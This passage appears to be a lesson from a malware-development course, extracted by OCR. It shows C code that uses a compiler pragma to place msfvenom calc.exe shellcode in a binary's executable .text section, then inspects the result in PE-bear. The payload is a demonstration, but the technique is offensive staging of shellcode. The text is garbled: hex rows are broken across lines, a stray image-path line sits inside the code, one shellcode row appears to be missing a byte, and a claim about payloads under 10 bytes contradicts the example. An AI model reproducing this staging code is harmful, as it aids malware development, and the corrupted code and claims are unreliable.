Payload Placement - .text Section

Introduction

The previous module discussed storing payloads in the `.data` and `.rdata` sections, while this module covers storing payloads in the `.text` section.

.text Section

Saving the variables in the `.text` section differs from saving them in the `.data` or `.rdata` sections, as it is not just a matter of declaring a random variable. Rather, one must instruct the compiler to save it in the `.text` section, which is demonstrated in the code snippet below.

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .text saved payload
#pragma section(".text")
__declspec(allocate(".text")) const unsigned char Text_RawData[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
0x51,
        0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
0x52,
        0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
0x72,
        0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
0x41,
        0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
        0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
        0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
        0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
```


```
        0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
        0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
        0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
        0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
        0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
        0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
        0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
        0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
        0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
        0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

        printf("[i] Text_RawData var : 0x%p \n", Text_RawData);
        printf("[#] Press <Enter> To Quit ...");
        getchar();
        return 0;
}
```

Here, the compiler is told to place the `Text_rawData` variable in the `.text` section instead of the `.rdata` section. The `.text` section is special in that it stores variables with executable memory permissions, allowing them to be executed directly without the need for editing the memory region permissions. This is useful for small payloads that are roughly less than 10 bytes.

Inspecting the binary compiled from the above code snippet using the PE-Bear tool reveals that the payload is located in the `.text` region.


PE-bear v0.5.5.7 [C:/Users/User/source/repos/Lesson1/x64/Release/Lesson1.exe]
File Settings View Compare Info
Lesson1.exe
DOS Header
DOS stub
NT Headers
Signature
File Header
Optional Header
Section Headers
Sections
.text
EP = 840
.rdata
.data
.pdata
.rsrc
.reloc
Disasm: .text
General
DOS Hdr
Rich Hdr
File Hdr
Optional Hdr
Section Hdrs
Imports
Resources
Exception
BaseReloc.
Debug
LoadConfig
Hex
Disasm
Hint
1000 FC CLD
1001 4883E4F0 AND RSP, 0XFFFFFFFFFFFFFFF0
1005 E8C0000000 CALL 0X1400010CA
100A 4151 PUSH R9
100C 4150 PUSH R8
100E 52 PUSH RDX
100F 51 PUSH RCX
1010 56 PUSH RSI
1011 4831D2 XOR RDX, RDX
1014 6548B25260 MOV RDX, QWORD PTR GS:[RDX + 0X60]
1019 488B5218 MOV RDX, QWORD PTR [RDX + 0X18]
101D 488B5220 MOV RDX, QWORD PTR [RDX + 0X20]
1021 488B7250 MOV RSI, QWORD PTR [RDX + 0X50]
1025 480FB74A4A MOVZX RCX, WORD PTR [RDX + 0X4A]
102A 4D31C9 XOR R9, R9
102D 4831C0 XOR RAX, RAX
1030 AC LODSB AL, BYTE PTR [RSI]
1031 3C61 CMP AL, 0X61
1033 7C02 JL SHORT 0X140001037
1035 2C20 SUB AL, 0X20